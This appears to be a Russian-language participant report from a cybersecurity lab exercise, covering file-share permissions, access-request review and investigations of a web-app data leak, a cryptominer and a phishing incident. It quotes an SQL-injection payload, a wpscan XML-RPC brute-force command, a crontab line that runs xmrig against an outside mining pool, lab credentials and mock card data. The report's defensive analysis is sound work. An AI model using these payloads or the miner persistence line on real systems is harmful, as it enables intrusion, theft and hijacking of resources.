drwxrwxrwx  4 root root 4096 Oct  7 16:53 .
drwxr-xr-x  1 root root 4096 Oct  5 15:47 ..
drwxrws---+ 2 root root 4096 Oct  7 16:53 spb_common
drwxrws---+ 2 root root 4096 Oct  7 16:53 spb_dep_sales
localadmin@srv_branch_fs:~$ sudo getfacl -R /share/
getfacl: Removing leading '/' from absolute path names
# file: share/
# owner: root
# group: root
user::rwx
group::rwx
other::rwx

# file: share//spb_dep_sales
# owner: root
# group: root
# flags: -s-
user::rwx
group::rwx
group:SG-RES-SHARE-spb_dep_sales-RW:rwx
mask::rwx
other::---
default:user::rwx
default:group::rwx
default:group:SG-RES-SHARE-spb_dep_sales-RW:rwx
```

default:mask::rwx

default:other::---

file: share//spb_common

owner: root

group: root

flags: -s-

user::rwx

group::rwx

group:SG-RES-SHARE-spb_common-RW:rwx

mask::rwx

other::---

default:user::rwx

default:group::rwx

default:group:SG-RES-SHARE-spb_common-RW:rwx

default:mask::rwx

default:other::---

3. Приведите настройки логирования обращений к файловым ресурсам.

vfs objects = full_audit

full_audit:prefix = %u|%I|%m|%S

full_audit:facility = LOCAL5

full_audit:priority = NOTICE

full_audit:success = connect disconnect openat close pread pwrite renameat unlinkat mkdirat

full_audit:failure = all

localadmin@srv_branch_fs:/etc/rsyslog.d$ sudo cat /etc/rsyslog.d/50-samba-audit.conf

local5.* /var/log/samba/audit.log

2026-10-07T23:55:45.951690+03:00 srv_branch_fs smbd_audit: amartynov|127.0.0.1|srv_branch_fs|Share|close|ok|/share
2026-10-07T23:55:45.951991+03:00 srv_branch_fs smbd_audit: amartynov|127.0.0.1|srv_branch_fs|Share|fgetxattr|fail (No data available)|/share|user.DOSATTRIB
2026-10-07T23:55:45.952006+03:00 srv_branch_fs smbd_audit: amartynov|127.0.0.1|srv_branch_fs|Share|fget_dos_attributes|fail (No data available)|/share
2026-10-07T23:55:45.952066+03:00 srv_branch_fs smbd_audit: amartynov|127.0.0.1|srv_branch_fs|Share|close|ok|/share
2026-10-07T23:55:45.952207+03:00 srv_branch_fs smbd_audit: amartynov|127.0.0.1|srv_branch_fs|Share|fstatat|fail (No such file or directory)|/share//share/-la
2026-10-07T23:55:45.952220+03:00 srv_branch_fs smbd_audit: amartynov|127.0.0.1|srv_branch_fs|Share|get_real_filename_at|fail (No such file or directory)|./-la->

Согласование заявок на предоставление прав доступа

Заполните таблицу.

Заявка	**Корректность запрашиваемых прав**	**Решение по итогам рассмотрения (согласовано/отказ)**	**Рекомендации и пояснения в случае отказа**
Заявка №1. Новый сотрудник отдела IT	SG-HQ-USERS, SG-ORG-ALL-Users, SG-ORG-OPS-Users, SG-PC-Users — корректно. SG-RES-SHARE-hq_dep_aho-RO — некорректно (АХО не относится к эксплуатации). SG-ADM-T1-SRV-LINUX-ADMINS — некорректно (админгруппы только для ИТ/ИБ).	Согласовано частично.	По hq_dep_aho-RO — оформить отдельную заявку с обоснованием. По SRV-LINUX-ADMINS — создать отдельную группу под конкретный сервер, использовать выделенную учётку, согласовать с ИТ и ИБ.
Заявка №2. Изменение прав Коваленко	SG-RES-SHARE-hq_common_supply_chain-RW — корректно. hq_common_tenders-RW и hq_common_contracts-RW — некорректно (доступ у закупок, юристов, финансов,а не у логистики).	Согласовано частично.	Доступ к тендерам и контрактам не входит в обязанности логистики. Если нужен просмотр — оформить отдельную заявку на RO с согласованием владельца ресурса. Прямое включение в ресурсные

Д.			группы запрещено, только через организационные.
Заявка №3. Изменение прав Сафина Р.	SG-ADM-T1-SRV-SAMBA-ADMINS — корректно. SG-ADM-T0-DIRECTORY-ADMINS — некорректно (полный контроль над LDAP не обоснован). SG-ADM-T1-NET-ADMINS — некорректно (сеть не входит в задачи). SG-SRV-BASTION-IT-ADMINS — некорректно (задачи на бастионе не заявлены).	Согласовано частично.	T0 не нужен для настройки Samba. Сетевые задачи и бастион — отдельные заявки с обоснованием от начальника ИТ. Админ-права выдавать на выделенную учётку, не на персональную. Провести ревизию текущих админ-групп Сафина и сократить избыточные.

Расследование инцидентов

Инцидент с утечкой данных из веб-приложения

Проведите аудит веб-приложения и впишите ответы в отчёт.

1. Укажите недостатки в доступах и в настройках веб-приложения, которые вы обнаружили.

Во внешнюю сеть опубликованы внутренние сервисы: MariaDB (3306), внутренний API (8080), phpLDAPadmin (8081), OpenSearch (9200), Golang-сервис (41373).

Порт 443 в состоянии tcpwrapped — HTTPS не настроен.

Через http://local.host/wp-json/wp/v2/users — получен логин admin.

Установлен уязвимый плагин Pie Register 3.7.1.4 (CVE-2025-34077, Auth Bypass).

Доступен xmlrpc.php — возможен брутфорс паролей.

Отсутствуют security-заголовки: CSP, HSTS, X-Content-Type-Options, Referrer-Policy, Permissions-Policy.

Устаревшие компоненты: nginx 1.18.0, ядро WordPress 7.1.3.

В HTML остались комментарии разработчика с раскрытием путей к API и файлу с секретом.

Валидация client_id в API выполняется только на клиенте (JS), сервер её не проверяет.

SQL-инъекция в параметре client_id API (1' OR '1'='1 возвращает все записи).

API KEY хранится в открытом виде в /tmp/secret.txt.

Cookies работают без привязки к IP — позволяют действовать от имени админа через Burp.

2. Опишите, какие компоненты инфраструктуры не должны быть опубликованы во внешнюю сеть.

   MariaDB (3306) — СУБД WordPress и CRM.

   Внутренний API работы с клиентами (8080).

   phpLDAPadmin (8081) — управление корпоративным LDAP.

   OpenSearch (9200) — хранилище логов и метаданных.

   Golang-сервис (41373).

   xrdp (33389, 43389) — RDP-доступ к рабочим станциям.

   SSH на бастионы (2222).

3. Опишите сайт.

CMS: WordPress.

Веб-сервер: nginx 1.18.0 (Ubuntu).

4. Опишите найденные уязвимости на сайте (CMS) и укажите их критичность. Опишите шаги по воспроизведению найденной уязвимости. Укажите, к чему (а главное — к какому файлу) хакер мог получить доступ, эксплуатируя уязвимость.

   CVE-2025-34077 в Pie Register 3.7.1.4 — Critical.

   Auth Bypass

   CVE-2025-34077 в Pie Register 3.7.1.4 — Critical.

   Auth Bypass

   User Enumeration через /wp-json/wp/v2/users — Medium. Отдаёт логин admin без авторизации.

   Комментарии разработчика в HTML — Low. Раскрывают /api.php и /tmp/secret.txt

SQL-инъекция в API на 8080 — Critical. Валидация client_id только на клиенте, сервер не проверяет.

5. Исследуйте приложения, найденные в ходе анализа.

http://local.host:8080 /api.php Internal API Handler

http://local.host:8081 — phpLDAPadmin. Форма входа (Login DN / Password), веб-управление корпоративным LDAP.

http://local.host:9200 — OpenSearch REST API. Хранилище логов и метаданных.

http://local.host:41373 — Golang net/http. На любые запросы отвечает 404

http://local.host/wp-json/ — REST API WordPress.

http://local.host/robots.txt — 2 записи.

http://local.host/wp-admin/ — админ-панель WordPress (доступна по cookies из CVE-2025-34077).

http://local.host:3306 — БД

6. Опишите работу API.

API на http://local.host:8080/api.php — внутренний сервис работы с базой клиентов CRM. Принимает POST-запрос с двумя полями:

api_key — секретный ключ доступа


client_id — ID клиента для выборки


При корректных данных возвращает информацию о клиенте с указанным ID. Без ключа отвечает ошибкой «Неверный API ключ».

Недостатки фильтрации в веб-интерфейсе:

Валидация выполняется только на стороне клиента. JS-функция validateClient() проверяет, что client_id строго равен 1, и при других значениях показывает alert «Доступ запрещен». Форма не отправляется.

Серверная валидация client_id отсутствует.





7. Опишите сценарий, как злоумышленник с помощью SQL-инъекции смог извлечь данные из сервера базы клиентов (CRM), который не был опубликован во внешнюю сеть, по шагам.

прочитан файл /tmp/secret.txt с API-ключом: 161ebd7d45089b3446ee4e0d86dbcf92.

Обнаружен внутренний API http://local.host:8080/api.php, принимающий POST с полями api_key и client_id. Сервис доступен снаружи, хотя не должен быть.

Проверена корректная работа: с ключом и client_id=1 возвращаются данные одного клиента.

В HTML найден комментарий разработчика, что фильтрация client_id выполняется только в JS на клиенте.

Подставлен payload client_id=1' OR '1'='1 — сервер вернул всех клиентов CRM.

Выгружена база клиентов CRM: ФИО, адреса, телефоны.


8. Укажите пароль администратора сайта и опишите, как хакер смог его получить.

Через открытый файл xmlrpc.php брутфорсом был подобран пароль P@ssword

wpscan --url http://local.host -U admin -P /home/kraken/Infosec/Wordlists/rockyou.txt --password-attack xmlrpc



Однако в админке WP я тоже смог установить пароль z8OMDnKzZtD&zDUN6JI6KYdi через Burpsuite и уязвимость описанную ранее



9. Коротко опишите полную цепочку атаки.

Разведка через nmap -sV -p- local.host выявила WordPress на 80 и открытые внутренние сервисы: MariaDB (3306), API (8080), phpLDAPadmin (8081), OpenSearch (9200). Через dirb и nikto подтверждён WordPress, найдены /wp-admin/, /xmlrpc.php, /wp-json/. Через curl http://local.host/wp-json/wp/v2/users получен логин admin. Плагин Pie Register 3.7.1.4 уязвим к CVE-2025-34077 — эксплойт python3 pie.py http://local.host выдал cookies администратора. С cookies в Burp Repeater получен доступ к /wp-admin/. Дополнительно через XML-RPC выполнен брутфорс пароля администратора командой wpscan --url http://local.host -U admin -P /home/kraken/Infosec/Wordlists/rockyou.txt --password-attack xmlrpc, пароль подобран.

Открыт http://local.host:8080/api.php — форма с клиентской JS-валидацией client_id. В Burp Repeater обойдена клиентская проверка и подтверждена SQL-инъекция payload'ом client_id=1' OR '1'='1, возвращающим всю таблицу клиентов. Через UNION SELECT из БД CRM (espocrm) выгружены ФИО, адреса, телефоны, email клиентов.

10. Опишите, что могло послужить корневой причиной инцидента и что поможет предотвратить аналогичные инциденты в будущем


Корневая причина: сайт разработан подрядчиками без учёта безопасности — установлен уязвимый плагин Pie Register (CVE-2025-34077), включён xmlrpc.php и user enumeration через REST API, отсутствует серверная валидация в API, секреты хранятся в открытых файлах (/tmp/secret.txt), внутренние сервисы (3306, 8080, 8081, 9200) опубликованы во внешнюю сеть.

Предотвращение: регулярные обновления WordPress и плагинов; сканирование уязвимостей (WPScan, Nessus); отключение xmlrpc.php и user enumeration; серверная валидация входных данных и параметризованные SQL-запросы; сегментация сети — внутренние сервисы только за VPN/бастионом; хранение секретов в защищённых хранилищах (Vault, env); security-заголовки (CSP, HSTS); WAF; регулярные пентесты и аудит прав.

Инцидент с подозрительной активностью на хосте

Опишите:

1. Найденный подозрительный процесс.



Майнер монеро

2. Укажите способ закрепления найденного объекта в системе.


@reboot /tmp/xmrig-6.24.0/xmrig --url=gulf.moneroocean.stream:10128 --user=4872fGnSv6GerjmAEjNTaYMDVp8dEiRZnj6JNQthQpNTUiWRcPtFuL55cqpogU6tKVcHnAixgfzHUeSEGkcc87wJV8igMbG

@reboot /tmp/xmrig-6.24.0/xmrig --url=gulf.moneroocean.stream:10128 --user=4872fGnSv6GerjmAEjNTaYMDVp8dEiRZnj6JNQthQpNTUiWRcPtFuL55cqpogU6tKVcHnAixgfzHUeSEGkcc87wJV8igMbG

Закрепление через кронтаб

3. Укажите способ ликвидации угрозы.

   Удалить правило крон, потушить процессы, удалить майнер



4. Укажите разработанное для блокировки возможной угрозы правило для МСЭ.


Read-only /tmp	Монтировать `/tmp` как `tmpfs` с `noexec`, или использовать `tmpfs` + `noexec,nosuid,nodev`.
Egress-фильтрация	Запретить контейнерам исходящие соединения, кроме разрешённых.
Мониторинг	Suricata/Sigma-правила на криптомайнеры, Wazuh FIM на `/tmp`.

5. Опишите, что могло послужить корневой причиной инцидента и что поможет предотвратить аналогичные инциденты в будущем.

   обновление Wiki, WAF, запуск контейнера от непривилегированного пользователя, `/tmp` с `noexec`, egress-фильтрация на МСЭ, мониторинг Wazuh/Suricata на криптомайнеры, регулярные аудиты.

Инцидент с электронной почтой

1. Приложите найденные подозрительные письма.



2. Добавьте подтверждение компрометации.

   Return-Path: <root@mail.evil.com>

   Received-SPF: Temperror ... envelope-from=root@mail.evil.com

   Received: from mail.evil.com (evil.com [172.56.200.180])

   Authentication-Results: dmarc=none

   From: e.belova@local.host

3. Приведите скриншот переписки для передачи в PR-отдел и укажите, к какой чувствительной информации получили доступ злоумышленники.

   Не мог подключиться к веб версии в упор, но там в других письмах данные карт, аудита, доступов и БД, так что украли именно это, выделено красным.

   От i.kuznetsov — суммы бонусов сотрудников, номера банковских счетов, данные карт: номер, EXP, CVV.

   От e.belova — результаты аудита, сегмент 192.168.1.0/24, открытые порты 22 и 445.

   От a.volkov — креды к БД production_finance: 192.168.4.210, db_admin, P@ssw0rd_Strong_2026!

Return-Path: <i.kuznetsov@local.host>

Delivered-To: m.romanov@local.host

Received: from mail.local.host

by mail.local.host with LMTP

id PqhcMNPKiGmKBQAAsV38vg

(envelope-from <i.kuznetsov@local.host>)

for <m.romanov@local.host>; Sun, 08 Feb 2026 17:41:39 +0000

Received: from localhost (localhost [127.0.0.1])

by mail.local.host (Postfix) with ESMTP id C32E42891B3

for <m.romanov@local.host>; Sun, 8 Feb 2026 17:41:39 +0000 (UTC)

Received: from 172.16.100.151 (srv_roundcube.servers_net [192.168.1.51])

(Authenticated sender: i.kuznetsov@local.host)

by mail.local.host (Postfix) with ESMTPA id A54732891A9

for <m.romanov@local.host>; Sun, 8 Feb 2026 17:41:39 +0000 (UTC)

MIME-Version: 1.0

Date: Sun, 08 Feb 2026 20:41:39 +0300

From: i.kuznetsov@local.host

To: m.romanov@local.host

Subject: =?UTF-
8?Q?=D0=9E=D1=82=D1=87=D0=B5=D1=82_=D0=BF=D0=BE_=D1=82?=

=?UTF-
8?Q?=D1=80=D0=B0=D0=BD=D0=B7=D0=B0=D0=BA=D1=86=D0=B8=D1=8F=D0=BC_?=

=?UTF-
8?Q?=D0=B7=D0=B0_=D0=AF=D0=BD=D0=B2=D0=B0=D1=80=D1=8C_=28Draft=29?=

Message-ID: <97a66e48c53e2d97bbeb23332fb98cc7@local.host>

X-Sender: i.kuznetsov@local.host

Content-Type: text/plain; charset=UTF-8;

format=flowed

Content-Transfer-Encoding: 8bit

Свел таблицу по выплатам бонусов сотрудникам. Проверь суммы перед отправкой в бухгалтерию.

Иванов А.А. — 427 000 руб. (номер счета: 40817810500001234567)

Петров С.В. — 315 000 руб. (номер счета: 40817810900007654321)

Данные карт для привязки корпоративных подписок: VISA: 4276 **** **** 9901 (EXP: 05/28, CVV: 123)

Return-Path: <e.belova@local.host>

Delivered-To: m.romanov@local.host

Received: from mail.local.host

by mail.local.host with LMTP

id 44kCDCHLiGm/BgAAsV38vg

(envelope-from <e.belova@local.host>)

for <m.romanov@local.host>; Sun, 08 Feb 2026 17:42:57 +0000

Received: from localhost (localhost [127.0.0.1])

by mail.local.host (Postfix) with ESMTP id 2EA062891D2

for <m.romanov@local.host>; Sun, 8 Feb 2026 17:42:57 +0000 (UTC)

Received: from 172.16.100.151 (srv_roundcube.servers_net [192.168.1.51])

(Authenticated sender: e.belova@local.host)

by mail.local.host (Postfix) with ESMTPA id 109062891DF

for <m.romanov@local.host>; Sun, 8 Feb 2026 17:42:57 +0000 (UTC)

MIME-Version: 1.0

Date: Sun, 08 Feb 2026 20:42:57 +0300

From: e.belova@local.host

To: m.romanov@local.host

Subject: =?UTF-
8?Q?=D0=9F=D1=80=D0=BE=D1=82=D0=BE=D0=BA=D0=BE=D0=BB_?=

=?UTF-
8?Q?=D1=81=D0=BE=D0=B2=D0=B5=D1=89=D0=B0=D0=BD=D0=B8=D1=8F_=D0=B
F?=

=?UTF-
8?Q?=D0=BE_=D0=B1=D0=B5=D0=B7=D0=BE=D0=BF=D0=B0=D1=81=D0=BD=D0=
BE?=

=?UTF-8?Q?=D1=81=D1=82=D0=B8?=

Message-ID: <b59d7c356e4bb5b5fd3490e56ad3afb0@local.host>

X-Sender: e.belova@local.host

Content-Type: text/plain; charset=UTF-8;

format=flowed

Content-Transfer-Encoding: 8bit

Коллеги, результаты аудита неутешительные. В сегменте 192.168.1.0/24 обнаружены критические уязвимости в старых версиях софта. Пока патчи не накатили, просьба закрыть 22 и 445 порты на фаерволе.

Return-Path: <a.volkov@local.host>

Delivered-To: m.romanov@local.host

Received: from mail.local.host

by mail.local.host with LMTP

id +pLnNmDLiGm4BwAAsV38vg

(envelope-from <a.volkov@local.host>)

for <m.romanov@local.host>; Sun, 08 Feb 2026 17:44:00 +0000

Received: from localhost (localhost [127.0.0.1])

by mail.local.host (Postfix) with ESMTP id DE5B52891F6

for <m.romanov@local.host>; Sun, 8 Feb 2026 17:44:00 +0000 (UTC)

Received: from 172.16.100.151 (srv_roundcube.servers_net [192.168.1.51])

(Authenticated sender: a.volkov@local.host)

by mail.local.host (Postfix) with ESMTPA id AD98C28920B

for <m.romanov@local.host>; Sun, 8 Feb 2026 17:44:00 +0000 (UTC)

MIME-Version: 1.0

Date: Sun, 08 Feb 2026 20:44:00 +0300

From: a.volkov@local.host

To: m.romanov@local.host

Subject: =?UTF-
8?Q?=D0=A1=D1=80=D0=BE=D1=87=D0=BD=D0=BE=3A_=D0=94=D0=BE?=

=?UTF-
8?Q?=D1=81=D1=82=D1=83=D0=BF=D1=8B_=D0=BA_=D0=BD=D0=BE=D0=B2=D0=
BE?=

=?UTF-
8?Q?=D0=BC=D1=83_=D1=81=D0=B5=D1=80=D0=B2=D0=B5=D1=80=D1=83_=D0=
B1?=

=?UTF-8?Q?=D1=8D=D0=BA=D0=B0=D0=BF=D0=BE=D0=B2?=

Message-ID: <ecbe64c3e8a7a6459349340f55562e89@local.host>

X-Sender: a.volkov@local.host

Content-Type: text/plain; charset=UTF-8;

format=flowed

Content-Transfer-Encoding: 8bit

Привет! Настроил репликацию базы данных. Временно оставил доступ по паролю, позже привяжу по ключам. Не забудь сменить после первого входа!

Host: 192.168.4.210 User: db_admin Pass: P@ssw0rd_Strong_2026! DB_NAME: production_finance

4. Опишите тип атаки на почтовый ящик Романова Михаила и её цель.

Атака: фишинг. Поддельное письмо с внутреннего отправителя (e.belova), ссылка на поддельную страницу входа в веб-почту. Михаил ввёл свой пароль — данные ушли злоумышленнику.

5. Опишите, что могло послужить корневой причиной инцидента и что поможет предотвратить аналогичные инциденты в будущем.

   Отсутствие внимательности к почте у сотрудников, плохо настроенный фильтр на почте

Информация о процессе проведения аудита

Кратко опишите, как вы проводили аудит выполнения требований в инфраструктуре, какие инструменты автоматизации использовались (в случае использования).
С сервера Ansible, использовал плейбуки.

Комментарии

Здесь вы можете оставить любые комментарии для ревьюера.